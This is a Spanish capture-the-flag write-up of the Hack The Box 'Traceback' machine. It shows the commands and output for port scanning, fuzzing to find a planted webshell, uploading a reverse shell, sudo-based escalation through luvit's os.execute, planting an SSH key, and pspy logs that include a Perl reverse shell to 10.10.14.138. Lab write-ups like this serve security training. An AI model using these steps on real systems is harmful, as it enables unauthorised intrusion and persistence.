HTB MÁQUINA TRACEBACK

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una maquina en Linux y que está en la categoría de fácil.


- User:

  Lo primero que vamos a realizar es un escaneo de puertos para saber a qué nos podemos enfrentar y saber si tenemos algún servicio corriendo por donde podamos iniciar el ataque, vemos que tiene el puerto 22 abierto corriendo el servicio SSH y el puerto 80 con el servicio http, así que vamos a ir a nuestro navegador para ver con que nos encontramos.


```
root@angussMoody:~/hackthebox/Traceback-10.10.10.181# cat nmap.txt
# Nmap 7.80 scan initiated Wed May 13 13:30:03 2020 as: nmap -T4 -p- -A -o nmap.txt 10.10.10.181
Nmap scan report for 10.10.10.181
Host is up (0.15s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17)
 (94%), Linux 3.16 (93%), Linux 3.18 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Android 4.1.2 (92%), Android 4.2.2 (Linux 3.4)
 (92%), Linux 2.6.32 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   164.35 ms 10.10.14.1
2   162.95 ms 10.10.10.181

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed May 13 13:49:16 2020 -- 1 IP address (1 host up) scanned in 1154.42 seconds
```

Traceback

en el navegador nos encontramos con un mensaje que nos dice que el sitio ha sido vulnerado y que cuenta con una backdoor y nos da el nombre del creador de la máquina




Además, si vemos nos el código fuente de la página encontramos un comentario que nos indica una pista de por dónde podemos continuar con la máquina, en este punto sabemos que la máquina está comprometida y que tiene una backdoor, así que vamos a hacer un poco de OSINT con los datos que tenemos hasta este momento, investigando un poco nos encontramos con ese git hub que cuenta con varias webshell que nos puede ayudar, vamos a sacar un listado de estas webshell para realizar un ataque fuzzing (https://github.com/TheBinitGhimire/Web-Shells)




Utilizamos la herramienta wfuzz para realizar el ataque y ver si tenemos suerte con alguna o algunas de estas webshell, después de realizar el ataque nos encontramos con una respuesta de 200 en la línea de smevk.php así que vamos a ver con que nos encontramos en esta ruta.

```
root@angussMoody:~/hackthebox/Traceback-10.10.10.181# wfuzz -c -z file,/root/hackthebox/Traceback-10.10.10.181/web.txt --hl=9 http://10.10.10.181/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://10.10.10.181/FUZZ
Total requests: 19

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000018:   200        58 L     100 W    1261 Ch     "smevk.php"

Total time: 2.406370
Processed Requests: 19
Filtered Requests: 18
Requests/sec.: 7.895708
```




Nos dirigimos a esta ruta y nos encontramos con un login, que nos pide un User Name y una Password, así que como siempre que nos encontramos con esto, vamos a probar credenciales por defecto, si no logramos acceso podríamos probar con SQL injection aunque para este caso no hay necesidad ya que si vamos al git hub nos indica que el usuario y la password es admin.



En esta webshell nos encontramos que podemos subir archivos, navegar por los directorios, ejecutar comandos; pero vamos a tratar de generar una reverse Shell para continuar de una forma más cómoda


Traceback




Como vemos que tenemos una webshell en php, vamos a tratar de subir una reverse shell que ya hemos utilizado en máquinas anteriores, que la encontramos en /usr/share/webshells/php/

Así que aprovechando que podemos subir archivos, vamos a probar con este reverse shell configurado con nuestra IP y Nuestro Host

Ya en este momento tenemos una reverse Shell con el usuario webadmin, así que vamos a la carpeta de este user para ver si podemos leer nuestra primera flag.





Enumerando en el directorio de este usuario nos encontramos con una nota que dejó sysadmin donde nos dice que nos dejó una herramienta para practicar Lua, así que podemos pensar que nuestra primera bandera se encuentra en ese usuario.

Traceback

Continuando con la enumeración nos encontramos con dos cosas que nos llaman la atención, la primera el archivo bash_history que nos da un indicio de que debemos hacer y el directorio ssh donde nos encontramos un archivo llamado authorized_keys que, aunque se encuentra vacío, pero no deja de ser interesante.

```
webadmin@traceback:/home/webadmin$ cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
webadmin@traceback:/home/webadmin$
```

```
webadmin@traceback:/home/webadmin/.ssh$ ls -la
total 8
drwxrwxr-x 2 webadmin webadmin 4096 Feb 27 06:29 .
drwxr-x--- 5 webadmin sysadmin 4096 Mar 16 04:03 ..
-rw------- 1 webadmin webadmin    0 Feb 27 06:29 authorized_keys
webadmin@traceback:/home/webadmin/.ssh$
```

Así que si damos un sudo -l que es lo que normalmente hacemos cuando ingresamos a una máquina Linux vemos que podemos correr Luvit como sysadmin sin password tal como lo vimos en el archivo bash_history

```
webadmin@traceback:/home/webadmin$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
webadmin@traceback:/home/webadmin$
```

Investigando un poco sobre Lua (https://www.muylinux.com/2016/05/23/lua-lenguaje-empezar-programar/) vemos que es un lenguaje de programación, así que ahora debemos buscar una forma de escalar al segundo usuario por medio de este lenguaje, vamos a GTOFBins (https://gtfobins.github.io/gtfobins/lua/) donde nos encontramos, con esta línea

Sudo

Se ejecuta en contexto con privilegios y se puede utilizar para acceder al sistema de archivos, escalar o mantener el acceso con privilegios elevados si está habilitado en `sudo`

```
sudo lua -e 'os.execute("/bin/sh")'
```

Así que en este punto tenemos 2 formas de realizar la escalada a sysadmin, una es creando un archivo como vimos en el historial y otra sería ejecutar esta línea después de ejecutar el luvit

Traceback

La primera forma creamos un archivo .lua y corremos luvit como sysadmin, con nuestro archivo creado, de esta forma escalamos de usuario


```
webadmin@traceback:/home/webadmin$ ls
Privesc.lua  note.txt  privesc.lua
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
$ whoami
sysadmin
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
sysadmin@traceback:/home/webadmin$
```

La segunda forma que podemos escalar es corriendo luvit y agregar la línea cuando tengamos la conexión

```
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> os.execute('/bin/sh')
$ whoami
sysadmin
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
sysadmin@traceback:/home/webadmin$
```

Una vez que tenemos acceso como sysadmin, vamos al directorio de este user

```
sysadmin@traceback:~$ ls -l
total 4300
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rw------- 1 sysadmin sysadmin      33 May 22 16:32 user.txt
sysadmin@traceback:~$ cat user.txt | wc -c
33
sysadmin@traceback:~$
```

Y de esta manera obtenemos nuestra primer flag.

- ***Escalada de Privilegios:***

Ahora que ya tenemos acceso como sysadmin, enumeramos un poco la máquina, y vemos que dentro del directorio de sysadmin tenemos permisos sobre los archivos y el directorio ssh

```
sysadmin@traceback:~$ ls -la
total 4336
drwxr-x--- 5 sysadmin sysadmin    4096 Mar 16 03:53 .
drwxr-xr-x 4 root     root        4096 Aug 25  2019 ..
-rw------- 1 sysadmin sysadmin       1 Aug 25  2019 .bash_history
-rw-r--r-- 1 sysadmin sysadmin     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin    3771 Apr  4  2018 .bashrc
drwx------ 2 sysadmin sysadmin    4096 Aug 25  2019 .cache
drwxrwxr-x 3 sysadmin sysadmin    4096 Aug 24  2019 .local
-rw-r--r-- 1 sysadmin sysadmin     807 Apr  4  2018 .profile
drwxr-xr-x 2 root     root        4096 Aug 25  2019 .ssh
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rw------- 1 sysadmin sysadmin      33 May 24 18:33 user.txt
sysadmin@traceback:~$ cd .ssh/
sysadmin@traceback:~/.ssh$ ls -la
total 12
drwxr-xr-x 2 root     root     4096 Aug 25  2019 .
drwxr-x--- 5 sysadmin sysadmin 4096 Mar 16 03:53 ..
-rw-r--r-- 1 sysadmin sysadmin  563 Feb 27 06:31 authorized_keys
sysadmin@traceback:~/.ssh$
```

además en el foro nos encontramos un comentario sobre la máquina que realizamos llamada Postman, (https://github.com/angussMoody/HackTheBox-Writeup/blob/master/WRITEUP_HTB_M%C3%81QUINA_POSTMAN.pdf) así que si tenemos una llave publica podríamos iniciar sesión por ssh, vamos a hacer uso de la herramienta ssh-keygen para generarnos estás llaves como lo hicimos en la página anterior.

```
root@angussMoody:~/.ssh# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:adkpkRe+5XMl2AiCaaUyZOoZQ1SW6xFSBsuR7vB5xlk root@angussMoody
The key's randomart image is:
+---[RSA 3072]----+
| .==B. +o o      |
| oo0o +. + o +   |
| .*.o+. o o + o .|
|...+ooE  * =   o |
| +o+ +  S + o .  |
|  + *  . .   o   |
|   o             |
|                 |
|                 |
+----[SHA256]-----+
root@angussMoody:~/.ssh# ls
id_rsa  id_rsa.pub  known_hosts
root@angussMoody:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAABgQCf9/PaSQ2DcsMCkPLOjgs1s1ySeOW8D4NSPY535ZV+zVgvtKiPrbWxFcCffPf6F5zJoT74IuV71YBf1ra7p+lYIuRAMnBYj8s2CVIB0T1Mivj6g+F4/LEvECWPlNMyR
qwVD2yDp5iQUNR6QIO6O0r1aAIpjxgeoEXzbFQC9IIFD4Lx/BNO8MKGM775AWmJIjBRUjA4TAMrV+At7jZQMUnhJyvrU3wbl9X9q4EgSb+6fzd0FoUiWmD+MASq5rTAFIhWybhRgYBgO9ISfyxbyZYV8VFF6CyyCWPqv8
m9Qx1RDYA56J0hcNLPvGKcvco+mrg8ByYIoZYUuq4oCwqfB2jcwy39zfdpH/6ozFjmWxKcBvfuDADwbkCCxiamX1sEkZ+yzQVozcNA4i4SlpyV1HxjO3rQL5cerbNj0ayrjow6/kjJ8grOBs6MfstUghNsK6iVRYRj49g
3upk81aeDRat02e1YB8Vw2oBWq9VzV+svqSGKFdwjSdmHSHzsuQ9RHGc= root@angussMoody
root@angussMoody:~/.ssh#
```

Una vez que tengamos nuestra llave pública podemos anexarla al archivo authorized_keys, muy importante en este tipo de escenario utilizar >> el doble mayor que, para que así no dañemos el trabajo de otras personas con las que estemos compartiendo la máquina y de esta manera ya podemos iniciar sesión por medio de ssh, un comentario que nos llama la atención es revisar los procesos, así que vamos a hacer uso de la herramienta pspy

```
sysadmin@traceback:~/.ssh$ ls -la
total 12
drwxr-xr-x 2 root     root     4096 Aug 25  2019 .
drwxr-x--- 5 sysadmin sysadmin 4096 Mar 16 03:53 ..
-rw-r--r-- 1 sysadmin sysadmin  563 Feb 27 06:31 authorized_keys
sysadmin@traceback:~/.ssh$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAABgQCpQRGMTNHjylfTvUXRBUOUnxxAUYNdxtVuhGY7f3QrHrrx74mzQ7LQ/BsnZfyxzIfJvkFvdVLY9IRepnIuuGRw05BBzP6E/
E837DewmzRNaxXW6ZQrT6ZLbcPlXT/AnGLGSUyDflAeeh7j0oApdXx3xKIirGDVf7yv65KJYUYgVfc8IUWmVmKV8l5iVqu4aD5JQmuquRAHBj9ikTTcOMvZf8mx1oKdGSWfrIJKc0vDXnAEeijuaq+XMkvL9J9693Riv/
yMwqL03IMT/MPZFizBS5bO1GEJcEWUSRb7qb8qus03jccq7PYn9QBk4lulHrVU5zBP9LkKLKdsDtyx0lLVUmufZlg3UOnIF49crHw217zPsSS4e4tAzdw/sQXl8IweyxHOD2rb3sG6jrL6nTvQTTFQ3qGMsNbz8BY8lRP
6QvxT2POiBI6fPLV87GoRrH6bwVvzBbRwrRhz5zzGUekt1M8rrydU= root@angussMoody >> authorized_keys
sysadmin@traceback:~/.ssh$


root@angussMoody:~/hackthebox/Traceback-10.10.10.181# chmod 600 id_rsa
root@angussMoody:~/hackthebox/Traceback-10.10.10.181# ssh -i id_rsa sysadmin@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land


Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$
```

Traceback

```
sysadmin@traceback:/tmp$ wget http://10.10.14.188:8000/pspy
--2020-05-24 19:23:25--  http://10.10.14.188:8000/pspy
Connecting to 10.10.14.188:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy.6'

pspy.6                      100%[=====================================================>]   2.94M   762KB/s    in 4.7s

2020-05-24 19:23:30 (641 KB/s) - 'pspy.6' saved [3078592/3078592]

sysadmin@traceback:/tmp$

root@angussMoody:~/hackthebox/scripts# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.181 - - [24/May/2020 21:17:19] "GET /pspy HTTP/1.1" 200 -
```

Nos subimos está herramienta a nuestra máquina victima para revisar los procesos que está corriendo.

Le damos permisos y corremos esta herramienta para poder monitorear los procesos y dejarlo en modo escucha.

```
sysadmin@traceback:/tmp$ ls pspy
pspy
sysadmin@traceback:/tmp$ chmod 700 pspy
sysadmin@traceback:/tmp$ ./pspy
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms and on inotify events ||| Watching direc
tories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2020/05/25 08:28:42 CMD: UID=0    PID=99     |
2020/05/25 08:28:42 CMD: UID=1000 PID=98164  | /usr/sbin/apache2 -k start
2020/05/25 08:28:42 CMD: UID=1001 PID=9481   | ./pspy64s
2020/05/25 08:28:42 CMD: UID=1001 PID=9357   | /bin/bash
2020/05/25 08:28:42 CMD: UID=1001 PID=9356   | sh -c /bin/bash
2020/05/25 08:28:42 CMD: UID=1001 PID=9351   | /home/sysadmin/luvit tool.lua
2020/05/25 08:28:42 CMD: UID=0    PID=9350   | sudo -u sysadmin /home/sysadmin/luvit tool.lua
2020/05/25 08:28:42 CMD: UID=0    PID=9      |
2020/05/25 08:28:42 CMD: UID=0    PID=8      |
2020/05/25 08:28:42 CMD: UID=0    PID=74     |
2020/05/25 08:28:42 CMD: UID=0    PID=7      |
2020/05/25 08:28:42 CMD: UID=1001 PID=65803  | /bin/bash
2020/05/25 08:28:42 CMD: UID=1001 PID=65802  | sh -c /bin/bash
2020/05/25 08:28:42 CMD: UID=1001 PID=65782  | /home/sysadmin/luvit t.lua
2020/05/25 08:28:42 CMD: UID=0    PID=65781  | sudo -u sysadmin /home/sysadmin/luvit t.lua
2020/05/25 08:28:42 CMD: UID=1000 PID=60362  | /bin/sh -i
2020/05/25 08:28:42 CMD: UID=1000 PID=60345  | /usr/bin/perl /tmp/bc.pl 10.10.14.138 443
2020/05/25 08:28:42 CMD: UID=0    PID=6      |
2020/05/25 08:28:42 CMD: UID=0    PID=55     |
2020/05/25 08:28:42 CMD: UID=0    PID=54     |
2020/05/25 08:28:42 CMD: UID=0    PID=539    | /usr/sbin/apache2 -k start
```

Ahora vamos a iniciar sesión por medio de ssh para observar los procesos que realiza y vemos que realiza procesos como root que es UID=0 entre ellos haciendo un llamado a los archivos de /etc/update-motd.d/*

```
2020/05/25 08:48:27 CMD: UID=106  PID=3294   | sshd: [net]
2020/05/25 08:48:29 CMD: UID=0    PID=3296   | run-parts --lsbsysinit /etc/update-motd.d
2020/05/25 08:48:29 CMD: UID=0    PID=3295   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit
/etc/update-motd.d > /run/motd.dynamic.new
2020/05/25 08:48:29 CMD: UID=0    PID=3303   | cut -c -80
2020/05/25 08:48:29 CMD: UID=0    PID=3302   | tr -d \000-\011\013\014\016-\037
2020/05/25 08:48:29 CMD: UID=0    PID=3301   | head -n 10
2020/05/25 08:48:29 CMD: UID=???  PID=3300   | ???
2020/05/25 08:48:29 CMD: UID=0    PID=3299   | /bin/sh /etc/update-motd.d/50-motd-news
2020/05/25 08:48:29 CMD: UID=0    PID=3305   | /usr/bin/python3 -Es /usr/bin/lsb_release -cs
2020/05/25 08:48:29 CMD: UID=0    PID=3304   | /bin/sh /etc/update-motd.d/80-esm
2020/05/25 08:48:29 CMD: UID=0    PID=3306   | /usr/bin/python3 -Es /usr/bin/lsb_release -ds
2020/05/25 08:48:29 CMD: UID=0    PID=3307   | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/05/25 08:48:29 CMD: UID=0    PID=3310   | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/05/25 08:48:29 CMD: UID=0    PID=3309   | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
2020/05/25 08:48:29 CMD: UID=0    PID=3308   | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/05/25 08:48:29 CMD: UID=0    PID=3311   |
2020/05/25 08:48:29 CMD: UID=0    PID=3312   | stat -c %Y /var/lib/ubuntu-release-upgrader/release-upgrade-available
2020/05/25 08:48:29 CMD: UID=1001 PID=3315   | sshd: sysadmin
2020/05/25 08:48:29 CMD: UID=1001 PID=3316   | -sh
2020/05/25 08:48:31 CMD: UID=0    PID=3319   | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.update-mot
d.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2020/05/25 08:49:01 CMD: UID=0    PID=3326   | sleep 30
2020/05/25 08:49:01 CMD: UID=0    PID=3323   | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/05/25 08:49:01 CMD: UID=???  PID=3322   | /usr/sbin/CRON -f
2020/05/25 08:49:01 CMD: UID=0    PID=3321   | /usr/sbin/CRON -f
2020/05/25 08:49:31 CMD: UID=0    PID=3330   | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.update-mot
d.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2020/05/25 08:50:01 CMD: UID=0    PID=3338   | sleep 30
2020/05/25 08:50:01 CMD: UID=0    PID=3335   | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/05/25 08:50:01 CMD: UID=???  PID=3334   | ???
2020/05/25 08:50:01 CMD: UID=0    PID=3333   | /usr/sbin/CRON -f
2020/05/25 08:50:31 CMD: UID=0    PID=3342   | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.update-mot
d.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2020/05/25 08:51:01 CMD: UID=0    PID=3349   | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.update-mot
